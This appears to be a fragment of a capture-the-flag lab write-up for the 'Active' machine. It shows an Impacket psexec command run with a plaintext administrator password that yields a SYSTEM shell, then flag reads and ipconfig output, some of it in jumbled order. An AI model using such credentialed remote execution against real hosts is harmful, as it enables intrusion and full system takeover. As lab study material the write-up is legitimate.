
psexec to access

I use *psexec* to access.




```
ghost@localhost [03:50:34] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % psexec.py administrator:'Ticketmaster1968'@10.10.10.100
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file WgFYQyNi.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service RUjL on 10.10.10.100.....
[*] Starting service RUjL.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> cd C:\Users

C:\Users> whoami
nt authority\system

C:\Users> 
```

user.txt flag



```
C:\Users\SVC_TGS\Desktop>
type user.txt
C:\Users\SVC_TGS\Desktop>a463e0ede8226f43548fea3c998428a8

ipconfig/all
C:\Users\SVC_TGS\Desktop>
Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : active.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : active.htb

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-9F-B4
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::3dfb:f3c4:5c3d:a3e1(Preferred)
   Link-local IPv6 Address . . . . . : fe80::3dfb:f3c4:5c3d:a3e1%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%11
                                       10.10.10.2
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{73A3C9B3-56C9-47B6-9326-5C0FFB1A8451}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

hostname
C:\Users\SVC_TGS\Desktop>DC
```

root.txt flag



```
C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> type root.txt
3c37d31bf8a43d340f7105002b352e81

C:\Users\Administrator\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC
   Primary Dns Suffix  . . . . . . . : active.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : active.htb

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-9F-B4
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::3dfb:f3c4:5c3d:a3e1(Preferred)
   Link-local IPv6 Address . . . . . : fe80::3dfb:f3c4:5c3d:a3e1%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%11
                                       10.10.10.2
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{73A3C9B3-56C9-47B6-9326-5C0FFB1A8451}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```